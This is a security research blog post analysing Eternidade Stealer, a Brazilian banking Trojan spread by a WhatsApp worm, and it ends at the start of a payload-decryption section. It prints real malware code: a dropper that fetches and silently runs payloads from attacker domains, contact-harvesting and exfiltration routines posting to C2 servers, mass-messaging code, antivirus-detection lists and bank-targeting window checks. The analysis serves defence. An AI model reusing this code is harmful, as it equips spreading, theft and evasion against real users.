

SpiderLabs IDs New Banking Trojan Distributed Through WhatsApp

By Nathaniel Morales, John Basmayor, and Nikita Kazymirskyi

Published: 2025-11-19 · Archived: 2026-05-14 02:01:20 UTC

November 19, 2025 10 Minute Read by Nathaniel Morales, John Basmayor, and Nikita Kazymirskyi

LevelBlue [SpiderLabs](#) researchers have recently identified a banking Trojan we dubbed Eternidade Stealer, which is distributed through WhatsApp hijacking and social engineering lures. In this blog post, we will break down the techniques used in the campaign and highlight the new tools employed by the threat group.

WhatsApp continues to be one of the most exploited communication channels in Brazil's cybercrime ecosystem. Over the past two years, threat actors have refined their tactics, using the platform's immense popularity to distribute banker trojans and information-stealing malware. Previous campaigns observed through 2024 and 2025, such as the [Water Saci](#), show a clear evolution from simple phishing links to complex social engineering schemes involving fake government programs, delivery notifications, and even fraudulent investment groups shared through WhatsApp messages and groups.

Building on this ongoing activity, the SpiderLabs Threat Research Team recently discovered a new stealer, Eternidade (Portuguese for "Eternity"), written in Delphi. It uses Internet Message Access Protocol (IMAP) to dynamically retrieve command-and-control (C2) addresses, allowing the threat actor to update its C2 server. It is distributed through a WhatsApp worm campaign, with the actor now deploying a Python script, a shift from previous PowerShell-based scripts to hijack WhatsApp and spread malicious attachments.

Delphi remains a cornerstone of Brazil's cybercrime ecosystem thanks to its mix of technical efficiency and regional familiarity. It enables quick development of native Windows executables that are easy to distribute, obfuscate, and integrate with the system API, making them ideal traits for stealthy, self-contained malware. Because Delphi was widely taught and used in legitimate Latin American software development during the 2000s and 2010s, many developers already mastered it before entering the underground scene. Over time, freely shared source code, cracked IDEs, and Portuguese-language tutorials made it even more accessible, while the success and resale of early Delphi-based banking trojans created a lasting feedback loop. Today, that foundation of shared knowledge and convenience keeps Delphi as one of the most preferred languages among Brazilian threat actors.

The threat is far from theoretical. It's happening in real time. While this research was being conducted, we received this snippet from one of the recipients of the message with a malicious VBScript.




Figure 1. The message received via WhatsApp during the preparation of the current report.

In the following sections, we analyze Eternidade's features, infrastructure, and full infection chain, highlighting what sets this variant apart from earlier campaigns.

Technical Analysis




Figure 2. Eternidade Stealer's attack chain.

The campaign begins via an obfuscated VBScript, with most of its comments written in Portuguese. When executed, the script drops a batch file that downloads and executes payloads: a WhatsApp-propagating worm and an MSI installer that deploys a Delphi-based banking trojan.

```

1  '-----
2  ' Script de Processamento Automático / Automatic Processing Script
3  ' Gerado automaticamente - Não editar / Automatically generated - Do not edit
4  '-----
5
6  Dim fcZclkbQ
7  fcZclkbQ = ""
8  Dim DxQQxy
9  DxQQxy = "placeholder_59"
10 Dim nlxLN
11 nlxLN = ""
12 nlxLN = nlxLN & Chr(124)
13 ' Inicialização de variáveis
14 Dim RxcsfC
15 RxcsfC = ""
16 RxcsfC = RxcsfC & Chr(53)
17 RxcsfC = RxcsfC & Chr(55)
18 RxcsfC = RxcsfC & Chr(124)
19 RxcsfC = RxcsfC & Chr(55)
20 RxcsfC = RxcsfC & Chr(53)
21 RxcsfC = RxcsfC & Chr(124)
22 RxcsfC = RxcsfC & Chr(57)

```

Figure 3. Obfuscated VBScript with comments written in Portuguese.

The payloads are downloaded from the threat actor's C2. The WhatsApp worm used in the campaign is written in Python, in contrast to the PowerShell variants reported recently. The dropper also installs the necessary Python dependencies for the payloads to run successfully.

```
4
5 Banking Trojan Installation
6 rem ===== BAIXAR E INSTALAR MSI =====
7 powershell -Command "Invoke-WebRequest 'https://centrogauchodabahia123.com/altor/
  installer2.msi' -OutFile instalador.msi"
8 start /wait msixec.exe /i instalador.msi /qn /norestart
9 del instalador.msi
34
35 Dependencies Installation
36 powershell -Command "Invoke-WebRequest 'https://bootstrap.pypa.io/get-pip.py' -OutFile
  get-pip.py"
37 python.exe get-pip.py >nul 2>&1
38
39 python.exe -m pip install setuptools wheel pywin32 >nul 2>&1
40 python.exe -m pip install requests Pillow numpy opencv-python >nul 2>&1
41 python.exe -m pip install pyautogui keyboard mouse pygetwindow >nul 2>&1
42 python.exe -m pip install pytesseract selenium packaging webdriver-manager >nul 2>&1
43
44 WhatsApp Worm
45 powershell -Command "Invoke-WebRequest 'https://centrogauchodabahia123.com/altor/
  whatsz.py' -OutFile whats.py"
46
47 timeout /t 2 /nobreak >nul
48 start "" /b pythonw.exe whats.py
49
50 exit
```

Figure 4. Function to drop next stage payload.

WhatsApp Propagating Worm

File Hash: SHA-256: 6168d63fad22a4e5e45547ca6116ef68bb5173e17e25fd1714f7cc1e4f7b41e1

```
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  """
4  WhatsApp Automation Script - Versão Python
5  Convertido de PowerShell para Python
6  Suporte para Chrome, Edge e Firefox
7  """
```

Figure 5. 1,300+ line piece of Python script (whats.py) designed to automate WhatsApp messaging, steal contact lists, and distribute malicious files.

In Figure 6, right on top of the script, we can directly see the intention of the C2, which is to establish C2 communication and generate unique session IDs for tracking infected machines.

```
49 # =====
50 # CONSTANTES E CONFIGURAÇÕES
51 # =====
52
53 TEMP_PATH = Path("C:/temp") if platform.system() == "Windows" else Path("/tmp")
54 WA_JS_URL = "https://github.com/wppconnect-team/wa-js/releases/latest/download/wppconnect-wa.js"
55 WA_JS_PATH = TEMP_PATH / "wppconnect-wa.js"
56
57 # URLs dos endpoints
58 BASE_URL = "https://varegjoepkaks.com"
59 PHP_ENDPOINT = f"{BASE_URL}/api/api.php"
60 PHP_LOG_ENDPOINT = f"{BASE_URL}/api/log.php"
61 PHP_CONFIG_ENDPOINT = f"{BASE_URL}/api/config.php"
62 PHP_CONTACTS_ENDPOINT = f"{BASE_URL}/api/contacts.php"
63
64 # Identificadores de sessão
65 SESSION_ID = str(uuid.uuid4())
66 NOME_MAQUINA = platform.node()
67 INICIO_EXECUCAO = datetime.now()
68
```

Figure 6. Initialization of C2 endpoints.

Stealing WhatsApp Contacts: Core Functionality

The campaign's critical function is "obter_contatos()", which allows the malware to steal victims' entire WhatsApp contact lists. Figure 7 shows the JavaScript code it runs into the browser.

```

46  """python
47  script_obter_contatos = """
48  return new Promise((resolve) => {
49      async function getContacts() {
50          try {
51              // Aguardar WPP carregar completamente
52              if (typeof WPP === 'undefined') {
53                  resolve({success: false, error: 'WPP não carregado'});
54                  return;
55              }
56
57              // Obter todos os contatos
58              const allContacts = await WPP.contact.list();
59
60              // Filtrar apenas contatos válidos
61              const contacts = allContacts
62                  .filter(c => {
63                      // Excluir grupos, empresas e contatos inválidos
64                      if (!c.name || !c.id) return false;
65                      if (c.isGroup) return false;
66                      if (c.isBusiness) return false;
67
68                      // IMPORTANTE: Excluir contatos com @lid (empresariais)
69                      const id = c.id_serialized || c.id.user || c.id;
70                      if (id.includes('@lid')) return false;
71                      if (id.includes('@g.us')) return false; // grupos
72                      if (id.includes('@broadcast')) return false; // listas
73
74                      return true;
75                  })
76                  .map(c => {
77                      const id = c.id_serialized || c.id.user + '@c.us';
78                      return {
79                          numero: id,
80                          nome: c.name || c.pushname || c.shortName || 'Sem Nome',
81                          telefone_limpo: c.id.user,
82                          is_contact: c.isContact,
83                          is_saved: c.isMyContact,
84                          is_valid: !id.includes('@lid')
85                      };
86                  })
87                  .filter(c => c.is_valid); // Filtro final
88
89              resolve({
90                  success: true,
91                  total: contacts.length,
92                  contacts: contacts
93              });
94          } catch (error) {
95              resolve({
96                  success: false,
97                  error: error.message || 'Erro ao obter contatos'
98              });
99          }
100      }
101
102      getContacts();
103  });
104  """
105  """

```

Core Function

Figure 7. The malware's JavaScript code that steals victims' WhatsApp contact lists.

Breaking Down the Attack

WPP API Exploitation:

The malware uses 'WPP.contact.list()', which is from the 'wppconnect-w.js' library and provides an API wrapper for WhatsApp Web. The malware downloads this library from GitHub to gain programmatic access to WhatsApp.

Smart Filtering:

Notice how the malware filters out groups ('@g.us'), business contacts ('@lid'), and broadcast lists. It optimizes the attack by focusing on individual contacts who are more likely to fall for phishing messages.

The malware extracts the following information for each contact:

- Full WhatsApp ID (phone number with '@c.us suffix)
- Contact name (with fallbacks: 'name', 'pushname', 'shortname')
- Clean phone number
- Whether it's a saved contact

Automatic Exfiltration:

After collecting contacts, the Python code immediately calls 'enviar_contatos_para_servidor()'. There is no delay, and no user interaction is needed.

Data Exfiltration: Sending Stolen Contacts to C2

Contacts are stolen and sent to the C2 server as soon as they're collected, without any opportunity to stop it. Each contact includes both the victim's phone number and name, making it valuable for targeted attacks. The session ID and machine name allow attackers to correlate data from multiple infections. The data is then sent over HTTP POST in plaintext (though HTTPS is used, the data itself isn't encrypted).



```
127  ```python
128  def enviar_contatos_para_servidor(self, contatos: List[Contato]):
129      """Envia os contatos obtidos do WhatsApp para o servidor PHP"""
130      self.send_log(TipoLog.INFO, "Enviando contatos para o servidor")
131
132      try:
133          # Preparar dados para envio
134          contatos_json = []
135          for c in contatos:
136              contatos_json.append({
137                  'numero': c.numero,
138                  'nome': c.nome
139              })
140
141          dados = {
142              'session_id': SESSION_ID,
143              'nome_maquina': NOME_MAQUINA,
144              'contatos': json.dumps(contatos_json),
145              'total': len(contatos),
146              'timestamp': datetime.now().strftime("%Y-%m-%d %H:%M:%S")
147          }
148
149          # Enviar para o servidor
150          response = requests.post(PHP_CONTACTS_ENDPOINT, data=dados, timeout=10)
151      ```
```

Data Exfiltration

Figure 8. The malware's data exfiltration script in Python.

Message Template Used

```
python
# Default templates
mensagem_saudacao: str = "{saudacao} {nome}!"
mensagem_final: str = "Segue o arquivo solicitado. Qualquer dúvida estou à disposição!"

# Template processor
def processar_mensagem_template(self, template: str, nome_contato: str) -> str:
    hora_atual = datetime.now().hour

    if hora_atual < 12:
        saudacao = "Bom dia"
    elif hora_atual < 18:
        saudacao = "Boa tarde"
    else:
        saudacao = "Boa noite"

    mensagem = template.replace("{saudacao}", saudacao)
    mensagem = mensagem.replace("{nome}", nome_contato)
    mensagem = mensagem.replace("{data}", datetime.now().strftime("%d/%m/%Y"))
    mensagem = mensagem.replace("{hora}", datetime.now().strftime("%H:%M"))

    return mensagem
```

Message Template Used

Figure 9. The message template used in the campaign.

As seen in Figure 9, the greeting automatically adjusts based on the time of day it is delivered (“bom dia,” “boa tarde,” and “boa noite” which translate to good morning, good afternoon, and good evening, respectively) and uses the contact’s actual name, mimicking legitimate business communications. The message template can be changed remotely by attackers via the C2 server.

Malware Distribution: Attack Vector

The malware downloads a malicious file from the C2 and converts Base64 to binary. It then sends a message to all contacts, along with a personalized greeting, a malicious file, and a follow-up message. It uses `waitForAck: false` to speed up delivery and avoid detection.

```
python
const binaryString = atob(arquivoBase64);
const bytes = new Uint8Array(binaryString.length);
for (let i = 0; i < binaryString.length; i++) {
    bytes[i] = binaryString.charCodeAt(i);
}
const file = new File([blob], nomeArquivo, { type: 'application/zip' });

await WPP.chat.sendTextMessage(numero, mensagemSaudacao, {
    waitForAck: false,
    detectMentioned: false
});
await WPP.chat.sendFileMessage(numero, file, { waitForAck: false });
await WPP.chat.sendTextMessage(numero, mensagemFinal, { waitForAck: false });
```

Malware Distribution

Figure 10. Script for malware distribution.

MSI Dropper

Eternidade Stealer is delivered via a malicious MSI installer that drops multiple components including encrypted payloads and an AutoIt script loader.




Figure 11. Malicious files dropped by the Installer.

The “.log “ file appears to be an AutoIt-based malicious script that combines environment reconnaissance, anti-detection checks, and in-memory Portable Executable (PE)/shellcode loader behaviors commonly used to deliver banking trojans and credential stealers. The code contains large hex-encoded binary blobs used to initialize native payloads.

The malware only targets Brazilian victims by checking the OS language. If the system is not detected as Brazilian Portuguese, it displays an error message and aborts execution.




Figure 12. Error message shown if the system is not detected as Brazilian Portuguese.

```

Func VERIFICARIDIOMAPORTUGUESBRASIL()
    Local $V393B5D64 = @OSLang
    Local $V056B9D4370D = "0416"
    If $V393B5D64 <> $V056B9D4370D Then
        MsgBox($MB_ICONERROR + $MB_TOPMOST, "Erro de Idioma", "Este programa requer que o Windows esteja em Português Brasil." & @CRLF & @CRLF & "Idioma detectado: " & OBTENOMEIDIOMA($V393B5D64) & @CRLF & "Código: " & $V393B5D64 & @CRLF & @CRLF & "O programa será encerrado.", 10)
        Exit
    EndIf
    Return True
EndFunc
Func OBTENOMEIDIOMA($V9C63851C41B)
    Switch $V9C63851C41B
        Case "0416"
            Return "Português (Brasil)"
        Case "0816"
            Return "Português (Portugal)"
        Case "0409"
            Return "Inglês (Estados Unidos)"
        Case "0809"
            Return "Inglês (Reino Unido)"
        Case "040A"
            Return "Espanhol (Espanha)"
        Case "080A"
            Return "Espanhol (México)"
        Case Else
            Return "Desconhecido"
    EndSwitch
EndFunc

```

Figure 13. Script verifying the OS language used.

The script enumerates running processes and registry uninstall keys to detect installed security products. It also utilizes WMI to enumerate antivirus (AV)/firewall/anti-spyware products, collecting human-readable names (e.g., Kaspersky, Malwarebytes, Avast, Windows Defender) for decision-making or logging purposes.

```

If $V63E49F2044D9 = "" Then
    Local $VB38B0B4B[] = ["HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall", "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall", "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall"]
    Local $VC31CD1BC5171[] = ["antivirus", "anti-virus", "defender", "security", "kaspersky", "avast", "avg", "norton", "mcafee", "bitdefender", "eset", "malwarebytes", "sophos", "trend micro", "f-secure", "webroot", "comodo", "panda", "360", "zonealarm"]
    For $V968953D7E6C4 In $VB38B0B4B
        Local $VB3542C45 = 1
        While True
            Local $V7295626D3B = RegEnumKey($V968953D7E6C4, $VB3542C45)
            If @error Then ExitLoop
            Local $V27BD2FAF527 = RegRead($V968953D7E6C4 & "\" & $V7295626D3B, "DisplayName")
            If Not @error Then
                Local $VA4278F653684 = StringLower($V27BD2FAF527)
                For $V13149B0BA In $VC31CD1BC5171
                    If StringInStr($VA4278F653684, $V13149B0BA) Then
                        If $V63E49F2044D9 <> "" And Not StringInStr($V63E49F2044D9, $V27BD2FAF527) Then
                            $V63E49F2044D9 &= ", "
                        EndIf
                        If Not StringInStr($V63E49F2044D9, $V27BD2FAF527) Then
                            $V63E49F2044D9 &= $V27BD2FAF527
                        EndIf
                    EndIf
                EndFor
            EndIf
        EndWhile
    Next
    ExitLoop

```

Figure 14. The malware detects security products installed in the victim's machine.

```

Local $VBCC8842ABE1C = $VAAABF444B.ExecQuery("SELECT * FROM FirewallProduct")
If $IsObj($VBCC8842ABE1C) Then
    For $VFC7C9E09F In $VBCC8842ABE1C
        If $V63E49F2044D9 <> "" Then $V63E49F2044D9 &= " "
        $V63E49F2044D9 &= "Firewall: " & $VFC7C9E09F.displayName
    Next
EndIf
Local $VE5F557EBF = $VAAABF444B.ExecQuery("SELECT * FROM AntiSpywareProduct")
If $IsObj($VE5F557EBF) Then
    For $VFC7C9E09F In $VE5F557EBF
        If $V63E49F2044D9 <> "" Then $V63E49F2044D9 &= " "
        $V63E49F2044D9 &= "AntiSpyware: " & $VFC7C9E09F.displayName
    Next
EndIf
EndIf
If $V63E49F2044D9 = "" Then
    Local $VA76A6E8F7A64[] = [{"avgui.exe", "AVG"}, {"avguix.exe", "AVG"}, {"avgnt.exe", "Avira"}, {"avast.exe", "Avast"}, {"AvastSvc.exe", "Avast"}, {"AvastUI.exe", "Avast"}, {"aswidsagent.exe", "Avast"}, {"ashDisp.exe", "Avast"}, {"MSASCui.exe", "Windows Defender"}, {"MSASCuiL.exe", "Windows Defender"}, {"MsMpEng.exe", "Windows Defender"}, {"NisSrv.exe", "Windows Defender"}, {"SecurityHealthSystray.exe", "Windows Defender"}, {"mcshield.exe", "McAfee"}, {"mcauicnt.exe", "McAfee"}, {"Mcshield.exe", "McAfee"}, {"ekrn.exe", "ESET"}, {"egui.exe", "ESET"}, {"eguiProxy.exe", "ESET"}, {"bdagent.exe", "Bitdefender"}, {"vsserv.exe", "Bitdefender"}, {"seccenter.exe", "Bitdefender"}, {"ns.exe", "Norton"}, {"ccSvcHst.exe", "Norton/Symantec"}, {"ccapp.exe", "Norton"}, {"SAVADMINSERVICE.EXE", "Sophos"}, {"SophosUI.exe", "Sophos"}, {"SAVService.exe", "Sophos"}, {"kavtray.exe", "Kaspersky"}, {"avp.exe", "Kaspersky"}, {"avpui.exe", "Kaspersky"}, {"klwtblfs.exe", "Kaspersky"}, {"mbam.exe", "Malwarebytes"}, {"mbamtray.exe", "Malwarebytes"}, {"MBAMService.exe", "Malwarebytes"}, {"fshoster32.exe", "F-Secure"}, {"WRSa.exe", "Webroot"}, {"vkise.exe", "Comodo"}, {"cfp.exe", "Comodo"}, {"cmdagent.exe", "Comodo"}, {"PSUAMain.exe", "Panda"}, {"PSANHost.exe", "Panda"}, {"360sd.exe", "360 Total Security"}, {"360tray.exe", "360 Total Security"}, {"ZAPPrivacyService.exe", "ZoneAlarm"}, {"zatray.exe", "ZoneAlarm"}]

```

Figure 15. The malware detects anti-spyware and anti-virus products installed in the victim's machine.

It contains functions that gather system telemetry, the external IP via an api.ipify.org call, and local IP collection, which are typical for staging and linking infected hosts back to C2 or operator dashboards.

```

Func OBTERIPEXTERNO()
    Local $V238530C3D04C = ObjCreate("WinHttp.WinHttpRequest.5.1")
    If @error Then Return "Indisponível"
    $V238530C3D04C.Open("GET", "https://api.ipify.org", False)
    $V238530C3D04C.Send()
    If @error Then Return "Indisponível"
    Return $V238530C3D04C.ResponseText
EndFunc
Func OBTERIPLLOCAL()
    Local $V3B371D6C0 = @IPAddress1
    If $V3B371D6C0 = "0.0.0.0" Or $V3B371D6C0 = "" Then $V3B371D6C0 = @IPAddress2
    If $V3B371D6C0 = "0.0.0.0" Or $V3B371D6C0 = "" Then $V3B371D6C0 = @IPAddress3
    If $V3B371D6C0 = "0.0.0.0" Or $V3B371D6C0 = "" Then $V3B371D6C0 = @IPAddress4
    If $V3B371D6C0 = "0.0.0.0" Or $V3B371D6C0 = "" Then $V3B371D6C0 = "Indisponível"
    Return $V3B371D6C0
EndFunc

```

Figure 16. The malware gathers system telemetry.

The function OBTERINFORMADICIONAL() acts as a system-profiling routine that gathers basic host information and formats it into a single readable string. It first queries the Windows registry to retrieve the operating system's product name, then collects the processor model from the hardware description keys. Using WMI, it accesses the Win32_ComputerSystem class to calculate the total amount of physical memory in gigabytes, providing an approximate measure of the machine's RAM capacity.

```
Func OBTERINFOADICIONAL()  
Local $VA93FBF50 = ""  
Local $VFF11B80D412 = RegRead("HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion", "ProductName")  
If Not @error Then $VA93FBF50 &= "Windows: " & $VFF11B80D412 & "; "  
Local $VBF60CDFE2 = RegRead("HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0", "ProcessorNameString")  
If Not @error Then $VA93FBF50 &= "CPU: " & StringStripWS($VBF60CDFE2, 3) & "; "  
Local $VAAABF444B = ObjGet("winmgmts:\\.\root\cimv2")  
If IsObj($VAAABF444B) Then  
    Local $V3DA8AEE5956 = $VAAABF444B.ExecQuery("SELECT * FROM Win32_ComputerSystem")  
    For $VFC7C9E09F In $V3DA8AEE5956  
        Local $VE97F6C52759A = Round($VFC7C9E09F.TotalPhysicalMemory / 1073741824, 2)  
        $VA93FBF50 &= "RAM: " & $VE97F6C52759A & " GB; "  
    Next  
EndIf  
Local $VCE9DEE03E14 = @LogonDomain  
If $VCE9DEE03E14 <> "" Then $VA93FBF50 &= "Domínio: " & $VCE9DEE03E14  
Return $VA93FBF50
```

Figure 17. The malware's OBTERINFOADICIONAL() function.

Finally, it captures the current logon domain from the system environment to indicate whether the host belongs to a corporate network or a local domain. Combined, these elements produce a concise hardware and system summary, preparing the malware operator with a quick profile of the infected machine configuration for further actions.

The malware then sends the collected system information via POST method to its C2 ``hxxps://itrexmsl[.]com/jasmin/altor/receptor[.]php``.

Gathered information:

- Computer name
- OS version and build
- Username
- Local and public IP address
- Current date and time
- Installed antivirus, firewall and anti-spyware software, including their state

```

Func ENVIARNOTIFICACAOPRIMEIRAEXECUCAO()
  Local $VFC550FB1740 = @ComputerName
  Local $VAADC49612 = @OSVersion & " " & @OSArch & " (Build " & @OSBuild & ")"
  Local $V6E97F2610BB = @UserName
  Local $V9D857AD3 = OBTERIPLLOCAL()
  Local $VF7AFDC554AE3 = OBTERIPEXTERNO()
  Local $VE71C4763160 = @YEAR & "-" & @MON & "-" & @MDAY & " " & @HOUR & ":" & @MIN & ":" & @SEC
  Local $V252242234 = DETECTARANTIVIRUS()
  Local $VC9521C1645 = OBTERINFOADICIONAL()
  Local $VEDC3BE6971 = VERIFICARBANCOS()
  Local $VFAEA15C43 = "nome_pc=" & $VFC550FB1740
  $VFAEA15C43 &= "&sistema_operacional=" & $VAADC49612
  $VFAEA15C43 &= "&usuario=" & $V6E97F2610BB
  $VFAEA15C43 &= "&ip_local=" & $V9D857AD3
  $VFAEA15C43 &= "&ip_externo=" & $VF7AFDC554AE3
  $VFAEA15C43 &= "&data_hora=" & $VE71C4763160
  $VFAEA15C43 &= "&antivirus=" & $V252242234
  $VFAEA15C43 &= "&info_adicional=" & $VC9521C1645
  $VFAEA15C43 &= "&bancos_detectados=" & $VEDC3BE6971
  Local $V238530C3D04C = ObjCreate("WinHttp.WinHttpRequest.5.1")
  If @error Then Return False
  $V238530C3D04C.Open("POST", $URL_NOTIFICACAO, False)
  If @error Then Return False
  $V238530C3D04C.SetRequestHeader("Content-Type", "application/x-www-form-urlencoded")
  $V238530C3D04C.Send($VFAEA15C43)
  Return True
EndFunc

```

Figure 18. The list of information gathered by the malware.

The sample demonstrates a clear and highly localized targeting logic. It continuously scans active windows and running processes for strings associated with Brazilian banking portals, fintech services, and cryptocurrency platforms. When it detects a match, for example, a window title or process name linked to Bradesco, BTG Pactual, Binance, Coinbase, MetaMask, Trust Wallet, or another financial brand, the malware immediately decrypts and activates its next-stage payload. Such a behavior reflects a classic banker or overlay-stealer tactic, where malicious components lie dormant until the victim opens a targeted banking or wallet application, ensuring the attack triggers only in relevant contexts and remains invisible to casual users or sandbox environments.

```

Func VERIFICARJANELAALVO()
  Local $VB11DFBB8EA[] = ["bancodobrasil", "autoatendimentobancodobrasil", "internetbankingcaixa", "internetbankingcaixagovbr", "nternetbankingcaixa", "bancobradesco", "bradesco", "bradesconetempresa", "ne12bradesconetempresa", "itabba", "bancoita", "itau", "santander", "sicredi", "sicoob", "sicoobnet", "sicoobcombrsicoobnet", "mercadopago", "mercadopagobrasil", "bemvindoaoeubmg", "bradesco", "appbtgpactualcom", "btgpactual", "btgpactualempresas", "appempresasbs2com", "bs2", "empresasbs2", "binance", "coinbase", "kraken", "bitstamp", "bitfinex", "kucoin", "huobi", "navegadorexclusivobradesco", "gateio", "bybit", "cryptocom", "mercadobitcoin", "foxbit", "bitcointrade", "novadax", "bitpreco", "flowbtc", "braziliex", "electrum", "exodus", "atomicwallet", "trustwallet", "metamask", "ledgerlive", "trezor", "myetherwallet", "mycrypto", "blockchain", "blockchaincom", "coinomi", "jaxx", "breadwallet", "uniswap", "pancakeswap", "sushiswap", "linch", "aave", "compound", "yearn", "phantom", "solflare", "tokenpocket", "ledger", "trezor", "keepkey"]
  Local $VA241DFE3DA00 = WinList()
  For $VB3542C45 = 1 To $VA241DFE3DA00[0][0]
    Local $VD9CDFCE0757E = $VA241DFE3DA00[$VB3542C45][0]
    If $VD9CDFCE0757E = "" Then ContinueLoop
    Local $VA6D39B0B168B = StringLower($VD9CDFCE0757E)
    $VA6D39B0B168B = StringRegExpReplace($VA6D39B0B168B, "[^a-z0-9]", "")
    For $V39CE281EBD0 = 0 To UBound($VB11DFBB8EA) - 1
      If StringInStr($VA6D39B0B168B, $VB11DFBB8EA[$V39CE281EBD0]) > 0 Then Return True
    Next
  Next
  Return False
EndFunc

```

Figure 19. The malware scans for strings associated with Brazilian banking portals, fintech services, and cryptocurrency platforms.

Payload Decryption

